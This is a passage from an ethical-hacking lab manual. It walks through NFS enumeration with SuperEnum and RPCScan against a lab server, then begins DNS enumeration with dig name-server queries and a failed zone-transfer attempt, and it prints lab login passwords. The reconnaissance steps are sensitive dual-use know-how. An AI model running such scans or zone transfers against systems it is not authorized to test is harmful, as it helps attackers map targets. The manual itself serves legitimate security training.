[root@parrot]-[/home/attacker/SuperEnum]
# ./superenum
Enter IP List filename with path
Target.txt

TCP Scan Started for IP: 10.10.1.19
UDP Scan Started for IP: 10.10.1.19

Testing for 10.10.1.19: 111
Testing for 10.10.1.19: 111, Tool: nmap_rpcinfo
Testing for 10.10.1.19: 111, Tool: rpcinfo
./superenum: line 116: rpcinfo: command not found
28-03-2022/10.10.1.19/open_ports/111/telnet: line 3: expect: command not found

Testing for 10.10.1.19: 135
Testing for 10.10.1.19: 135, Tool: nbtscan
Testing for 10.10.1.19: 135, Tool: nmap_smb-enum-shares
Testing for 10.10.1.19: 135, Tool: nmap_smb-enum-users
Testing for 10.10.1.19: 135, Tool: nmap_smb-system-info
Testing for 10.10.1.19: 135, Tool: nmap_smb-os-discovery
Testing for 10.10.1.19: 135, Tool: nmap_smb-security-mode
Testing for 10.10.1.19: 135, Tool: nmap_smbv2-enabled
NSE: failed to initialize the script engine:
/usr/bin/./share/nmap/nse_main.lua:822: 'smbv2-enabled' did not match a category, filename, or directory
stack traceback:
  [C]: in function 'error'
  /usr/bin/./share/nmap/nse_main.lua:822: in local 'get_chosen_scripts'
  /usr/bin/./share/nmap/nse_main.lua:1322: in main chunk
```

20. After the scan is finished, scroll down to review the results. Observe that the port 2049 is open and the NFS service is running on it.



```
./superenum - Parrot Terminal
File Edit View Search Terminal Help

Testing for 10.10.1.19: 2049
Testing for 10.10.1.19: 2049, Tool: nmap_nfs-ls
Testing for 10.10.1.19: 2049, Tool: nmap_nfs-statfs
Testing for 10.10.1.19: 2049, Tool: showmount
./superenum: line 116: showmount: command not found
28-03-2022/10.10.1.19/open_ports/2049/telnet: line 3: expect: command not found

Testing for 10.10.1.19: 2103
28-03-2022/10.10.1.19/open_ports/2103/telnet: line 3: expect: command not found

Testing for 10.10.1.19: 2105
28-03-2022/10.10.1.19/open_ports/2105/telnet: line 3: expect: command not found


Testing for 10.10.1.19: 2107
28-03-2022/10.10.1.19/open_ports/2107/telnet: line 3: expect: command not found

Testing for 10.10.1.19: 3389
Testing for 10.10.1.19: 3389, Tool: nmap_rdp-enum-encryption
Testing for 10.10.1.19: 3389, Tool: nmap_rdp-vuln-ms12-020
28-03-2022/10.10.1.19/open_ports/3389/telnet: line 3: expect: command not found

Testing for 10.10.1.19: 445
Testing for 10.10.1.19: 445, Tool: nbtscan
Testing for 10.10.1.19: 445, Tool: nmap_smb-enum-shares
```


Module 04 – Enumeration

21. You can also observe the other open ports and the services running on them.
22. In the terminal window, type **cd ..** and press **Enter** to return to the root directory.
23. Now, we will perform NFS enumeration using RPCScan. To do so, type **cd RPCScan** and press **Enter**



```
cd .. - Parrot Terminal
File Edit View Search Terminal Help
Testing for 10.10.1.19: 80, Tool: nmap_http-slowloris-check
Testing for 10.10.1.19: 80, Tool: nikto
28-03-2022/10.10.1.19/open_ports/80/telnet: line 3: expect: command not found

2 IP/IPs left...

attacker's Home

Scanning of the IP --> 10.10.1.19 is already complete. Hence, skipping this IP
To rescan this IP, please manually delete the folder : '/home/attacker/SuperEnum/28-03-2022/10.10.1.1
9' and start the scan again !!!

1 IP/IPs left...

Scanning of the IP --> 10.10.1.19 is already complete. Hence, skipping this IP
To rescan this IP, please manually delete the folder : '/home/attacker/SuperEnum/28-03-2022/10.10.1.1
9' and start the scan again !!!

0 IP/IPs left...

Scanning Complete!!!
Please check the folder : '/home/attacker/SuperEnum/28-03-2022'

[root@parrot]-[/home/attacker/SuperEnum]
#cd ..
[root@parrot]-[/home/attacker]
#cd RPCScan
```

24. Type **python3 rpc-scan.py [Target IP address] --rpc** (in this case, the target IP address is **10.10.1.19**, the **Windows Server 2019** machine); press **Enter**.
Note: **--rpc**: lists the RPC (portmapper).
25. The result appears, displaying that port 2049 is open, and the NFS service is running on it.

Module 04 – Enumeration

```
python3 rpc-scan.py 10.10.1.19 --rpc - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker/RPCScan]
#python3 rpc-scan.py 10.10.1.19 --rpc
rpc://10.10.1.19:111 Portmapper
RPC services for 10.10.1.19:
portmapper (100000)      2      udp      111
portmapper (100000)      3      udp      111
portmapper (100000)      4      udp      111
portmapper (100000)      2      tcp      111
portmapper (100000)      3      tcp      111
portmapper (100000)      4      tcp      111
nfs (100003)             2      tcp      2049
nfs (100003)             3      tcp      2049
nfs (100003)             2      udp      2049
nfs (100003)             3      udp      2049
nfs (100003)             4      tcp      2049
mount demon (100005)     1      tcp      2049
mount demon (100005)     2      tcp      2049
mount demon (100005)     3      tcp      2049
mount demon (100005)     1      udp      2049
mount demon (100005)     2      udp      2049
mount demon (100005)     3      udp      2049
network lock manager (100021) 1      tcp      2049
network lock manager (100021) 2      tcp      2049
network lock manager (100021) 3      tcp      2049
network lock manager (100021) 4      tcp      2049
network lock manager (100021) 1      udp      2049
network lock manager (100021) 2      udp      2049
network lock manager (100021) 3      udp      2049
network lock manager (100021) 4      udp      2049
status monitor 2 (100024) 1      tcp      2049
```

26. This concludes the demonstration of performing NFS enumeration using SuperEnum and RPCScan.

27. Close all open windows and document all the acquired information.

28. Turn off the **Windows Server 2019** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☒ No
Platform Supported	
☒ Classroom	☒ CyberQ

A graphic with a grey background. At the top, the word "Lab" is written in a bold, black, sans-serif font. Below it, the number "5" is written in a large, white, sans-serif font.

Perform DNS Enumeration

DNS enumeration is a process that locates and lists all possible DNS records for a target domain, including usernames.

Lab Scenario

As a professional ethical hacker or penetration tester, the next step after NFS enumeration is to perform DNS enumeration. This process yields information such as DNS server names, hostnames, machine names, usernames, IP addresses, and aliases assigned within a target domain.

Lab Objectives

- Perform DNS enumeration using zone transfer
- Perform DNS enumeration using DNSSEC zone walking
- Perform DNS enumeration using Nmap

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 20 Minutes

Overview of DNS Enumeration

DNS enumeration techniques are used to obtain information about the DNS servers and network infrastructure of the target organization. DNS enumeration can be performed using the following techniques:

- Zone transfer

- DNS cache snooping
- DNSSEC zone walking

Lab Tasks

Task 1: Perform DNS Enumeration using Zone Transfer

DNS zone transfer is the process of transferring a copy of the DNS zone file from the primary DNS server to a secondary DNS server. In most cases, the DNS server maintains a spare or secondary server for redundancy, which holds all information stored in the main server.

If the DNS transfer setting is enabled on the target DNS server, it will give DNS information; if not, it will return an error saying it has failed or refuses the zone transfer.

Here, we will perform DNS enumeration through zone transfer by using the dig (Linux-based systems) and nslookup (Windows-based systems) utilities.

1. Turn on the **Windows 11** and **Parrot Security** virtual machines.
2. We will begin with DNS enumeration of Linux DNS servers.
3. Switch to the **Parrot Security** machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

4. Click the **MATE Terminal** icon at the top-left corner of the **Desktop** to open a **Terminal** window.
5. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
6. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

7. Now, type **cd** and press **Enter** to jump to the root directory.
8. In the terminal window, type **dig ns [Target Domain]** (in this case, the target domain is **www.certifiedhacker.com**); press **Enter**.

Note: In this command, **ns** returns name servers in the result

9. The above command retrieves information about all the DNS name servers of the target domain and displays it in the **ANSWER SECTION**, as shown in the screenshot.

Note: On Linux-based systems, the dig command is used to query the DNS name servers to retrieve information about target host addresses, name servers, mail exchanges, etc.


```

dig ns www.certifiedhacker.com - Parrot Terminal
File Edit View Search Terminal Help
└─ $sudo su
[sudo] password for attacker:
└─ [root@parrot]-[/home/attacker]
└─ #cd
└─ [root@parrot]-[~]
└─ #dig ns www.certifiedhacker.com

; <<>> DiG 9.16.22-Debian <<>> ns www.certifiedhacker.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 10413
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;www.certifiedhacker.com.      IN      NS

;; ANSWER SECTION:
www.certifiedhacker.com. 14400 IN CNAME certifiedhacker.com.
certifiedhacker.com.    21600 IN NS ns1.bluehost.com.
certifiedhacker.com.    21600 IN NS ns2.bluehost.com.

;; Query time: 304 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Mon Mar 28 02:23:55 EDT 2022
;; MSG SIZE rcvd: 111

└─ [root@parrot]-[~]
└─ #

```

10. In the terminal window, type **dig @[NameServer] [Target Domain] axfr** (in this example, the name server is **ns1.bluehost.com** and the target domain is **www.certifiedhacker.com**); press **Enter**.

Note: In this command, **axfr** retrieves zone information.

11. The result appears, displaying that the server is available, but that the **Transfer failed.**, as shown in the screenshot.

```

└─ [root@parrot]-[~]
└─ #dig @ns1.bluehost.com www.certifiedhacker.com axfr

; <<>> DiG 9.16.22-Debian <<>> @ns1.bluehost.com www.certifiedhacker.com axfr
; (1 server found)
;; global options: +cmd
; Transfer failed.
└─ [root@parrot]-[~]
└─ #

```


Module 04 – Enumeration


12. After retrieving DNS name server information, the attacker can use one of the servers to test whether the target DNS allows zone transfers or not. In this case, zone transfers are not allowed for the target domain; this is why the command resulted in the message: Transfer failed. A penetration tester should attempt DNS zone transfers on different domains of the target organization.

13. Now, we will perform DNS enumeration on Windows DNS servers.

14. Switch to the **Windows 11** virtual machine. Login to the **Windows 11** virtual machine with Username: **Admin** and Password: **Pa\$\$w0rd**.

Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

15. Click **Search** icon () on the **Desktop**. Type **cmd** in the search field, the **Command Prompt** appears in the results, click **Open** to launch it.



